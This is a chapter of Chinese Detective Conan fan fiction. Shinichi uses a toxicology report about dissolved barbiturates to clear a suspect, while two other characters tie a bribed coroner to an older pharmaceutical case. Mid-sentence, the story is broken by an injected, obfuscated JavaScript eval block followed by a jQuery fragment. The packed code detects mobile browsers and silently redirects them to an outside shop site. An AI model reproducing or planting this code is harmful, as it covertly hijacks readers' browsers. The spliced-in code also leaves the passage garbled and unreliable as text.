警官们虽然并没有说话,但工藤新一看得出来,他们已经偏向于中村先生是凶手了。
在他们的逻辑里,这很说得过去。
正好死者跟中村先生有约,正好中村先生恰好的时候下来,正好中村先生跟死者有这样的恩怨。
五分钟虽然很短,但若是中村先生有备而来,紧紧凑凑的,说不定是能做到的。
但是正因为时间太短,反倒洗脱了他的嫌疑。
因为死者是个极为自大的人,尤其他经常戏耍中村健太,还跟他有仇怨,就算是约中村的话,他难道会在几分钟内就放下心防,吃喝中村先生给的东西吗?
若说中村先生是强灌进去的,倒也有可能,只是他记得很清楚,身体上似乎太过整洁了,不然一开始大家也不会怀疑是自杀,没有外力作用过的痕迹。
而他刚才去室内查探,确实见到了摆在室内的酒和两只酒杯,杯子放在托盘上没动过,而酒据说是岩崎先生常喝的威士忌,如果有约的话,岩崎先生应该不会请人喝自己常喝的酒了,对于这样的人来说,这可是极为掉价的举动。
能够让死者喝下那杯酒的,能够让他信任的,只有那个人。
只是对方到底是怎么做到的呢?
是把东西下好,然后赌岩崎律师会喝吗?
他在回想着自己扫过的那道痕迹,十分微妙的在袖子边缘,如果真的有人杀害了岩崎律师,那个位置实在是有些微妙,不像是给人灌药的样子。
如果对方真的是真心实意喝下那杯东西的,那么酒杯应该会有痕迹吧。
工藤新一突然用力跑起来,四处观察着,很快就见到了刚才配合他的搭档。
木村因为一开始他指出了红漆所以对这个小孩没有一开始的轻视,还挺愿意听他的意见的,所以刚才他远野的家人打电话的时候,这小孩相当自来熟的跑到他身边,他也没有驱赶。
现在木村又出来守着传真机,见他跑来了,很是无奈的说:“喂,小鬼头,你又在这里跑来跑去做什么?”
“难不成你真想当个侦探?”
新一却没有接他的话,只是露出笑容,问他:“警官哥哥,是法医那边又传来了消息吗?”
木村拿出一开始的简要记录,吓唬他说:“是啊,这可跟尸体有关,你怕不怕?小孩子可不能接触这些的。”
新一背着手,歪着头说:“真的吗?可是刚才我就看到尸体了,不吓人啊。”
当然了,这话如果让他的青梅听见了,一定不想承认。
但木村也算是经历的多了,倒也认同了:糟糕,忘记这小鬼不同寻常了,刚才他就认真盯着尸体发现了破绽,怎么可能害怕?
木村被他噎的没话说,准备实行无视策略,谁知扫了一眼第一页纸,眼珠都要瞪出来了,没忍住脱口而出:“怎么回事?什么叫做山田有问题,做出来的初检报告是无法采用的,巡查法医正好撞见了现场,发现之后正在做复核和补充鉴定?!”
虽然一开始发现山田有所疏漏,但是他们都以为那是意外啊!
东京的案件太多了,自杀案件毫不稀奇,一开始不是连目暮警官都被现场骗了过去吗?
但是合作的法医研究所的法医出现了问题,还对初检报告做了手脚,因为不常见,让木村惊讶了一瞬。
不过这种事在警察中也发生过,所以他倒也没有失去理智,只是心下暗想:哪个嫌疑人能够买通山田法医?是不是得很有背景?
他细数了一下,发现三个嫌疑人中没一个人的家庭能做到这点,反倒是死者自己有这个资本胁迫一位法医。
等等,这些人是律师,说不定是抓到了山田的什么把柄才能够让对方作伪证?
木村心烦意乱,不知道自己在错误又正确的道路上越走越远,而工藤新一已经觑着这个机会,踮起脚尖一页页翻看报告了。
袖口处红色痕迹经成分分析确认与补送的现场公告栏使用之红色油漆成分一致——
这倒是不意外,这还是新一自己发现的。
死者血液中原药浓度含量高,致死量,体内摄入大量药物——
这也是可以想象得到的。
代谢物浓度极低,代表死者根本没来得及吸收分解就已经死去——
光这一点就能够推翻自杀说法了,新一摸了摸鼻子,原来的法医要不是被收买了,就得赔上自己的职业生涯。
他很快翻到了药物检测最后一页,上下扫视着,死者是因一次性摄入大量已溶解状态的巴比妥类药物——
等等!他瞬间盯紧了已溶解状态这些字眼,脑筋急转,看来我的猜想没错,五分钟的时间,中村健太绝对做不到让药物完全溶解,凶手不是他。
“哎呀小鬼!这可是警方的线索!随便乱看我可真要叫你大人来了!”木村回过神来,觉得自己得赶紧去给目暮警官报备,就见新一十分不拿自己当外人的翻着报告,那派头,比木村自己还像个长官。
工藤新一被他单手提起来,气的鼓起脸,腿在半空中晃了晃,可恶!他肯定有一天会长高的!
表面上他还要乖巧的说:“谢谢警察叔叔!我不看了。”反正已经看完了。
木村将他放下来看他跑走后,才意识到他的称呼,气乐了。
工藤新一嘴上说的很乖巧,但看着木村进入会议室后,看了看走廊左右,刺溜一声又钻进了现场,这次,他是为了验证自己的猜想,刚才在现场,他就发现了有几处古怪的地方,现在来看,说不定那就是破局的关键,就让我来验证一下,凶手是怎么做到的吧。
。
清水琉璃正戴上耳机,帮助白井樱见观看局势,此刻嘴唇不动,声音很轻说:“那个小孩又进现场去了。”
“看来他发现什么关键线索了。”樱见头也不抬,眼前堆满了关于岩崎英二的那堆资料,正在一目十行快速阅读。
这页全是夸夸其谈,没用;这页说的是早年恋人,还算有点用;这页关于案子的,比较重要,留下来……
她一边浏览,一边问道:“这位工藤同学之前是跟着木村警官出去了对吧?”
“他来来回回跑了几趟了,现在这么郑重,应该是有所发现。”清水琉璃答道。“回国还挺好玩的,遇见这么个小孩,人小鬼大,比大人还知道的多,有意思。”樱见推了推那副眼镜,现在看文件,她便没有摘下,眼镜很好的掩饰了她眉间的那股尖锐和眼中的思虑,又柔化了她的面部线条,让樱见看起来真正像个十三四岁的女子中学生一般,文雅安静。
清水琉璃很喜欢这样的小姐,因为自从小姐一年前知道夫人的事后,她就笑的很少了,思考的事一日比一日;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17880987|212454||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
多,如今回到日本,认亲哥哥,碰见案子,这样几桩事下来,虽然危险上升了,可小姐的心事却消下去不少。
也许是小姐认为,她现在走在该走的道路上吧,那我也自然乐意陪樱见小姐走一遭。
樱见翻看着那起东和制药的案件,突然意识到了一件事,手停顿了一下,“琉璃,东京内的法医研究所多吗?”
“还是挺多的吧?”清水琉璃不解其意,将自己知道的说了出来,“我没有特意找过这个,但是知道有些法医研究所比较有名,有些是单纯地域好。”
“你搜索一下,东和制药的本部大楼在哪里?”
“就在这附近,实际上,正是因为这个地域便利,所以双方才都找上了青山律所的律师。”
“那你确认一下,这个案件里的法医所,跟那位山田法医所在的法医所是否为同一个。”樱见将那份资料给了清水琉璃,抑制不住的深吸一口气。
有种终于快要完结一件事情的感觉。
“……确实是同一个。这位山田法医,似乎就是当初在案件上反水的那位。”清水琉璃抬起头来,语气不变。
虽然案件上将其称之为证人,但显然清水琉璃和樱见都有自己的判断和感情倾向——她们更相信远野而不是东和制药。
“果然如此。”樱见摇了摇头,姓氏其实比较常见,只是牵连到了一起,让她生出了猜想。
现在,她已经揪住一点线头了,难怪山田法医一开始会断定为自杀,一步错步步错,他当年既然能被收买,要么有把柄,要么有钱财,那么现在再被收买也很有可能了。
而知道这一切的、又能善加利用的、对死者充满了仇恨的,除了你还有谁呢?
不过她倒是还有一些想不明白,包括那些转账、中村的举动,难不成是两个人合谋?
。
工藤新一确认了痕迹的存在,窗户上的红漆,书桌的文件上有些压痕,似乎曾经在这里放过重物,只是仍然没有想到凶手是怎么做到的。
难不成她真的是赌运气,将完全溶解的药物下到酒杯里,等待岩崎喝下去吗?
不,这样的话她在监控里不会只有那几次记录,也不能准确地将现场布置为自杀现场,更不会青春的将其他人的嫌疑扯进来。
凶手一定有什么办法控制现场的节奏。
他不知不觉走到刚才传真机的地方,这里正有两个助理正在使用传真机,黑色头发的很是丧气,“都因为岩崎律师,律所有麻烦了,要我说,他早该改改他的脾气。”
棕色头发的啧了一声,“岩崎律师对其他人还好,对自己身边的人脾气特别大,我偷溜下班的时候还听见他骂新井,骂的可难听了,也不知道新井干了什么让他这么生气。”
黑色头发冷哼一声,“一定是他心情不好挑刺呢,新井做他助理也有几年了,什么时候犯过错?”
听见……不错,就是这个听见!新一突然想起了一件事,妃英理对他说过,她跟新井由纪九点四十五的时候去敲门,被痛骂了一顿。
他眼神震动,跑到这两个助理面前,十分嘴甜的问道:“两位漂亮姐姐,你能告诉我听见他骂了什么吗?”
而这边,樱见已经看到了最后一份文件,上面大段文字都很虚伪,只有一小段文字,十分有价值。能够解开凶案迷题的价值。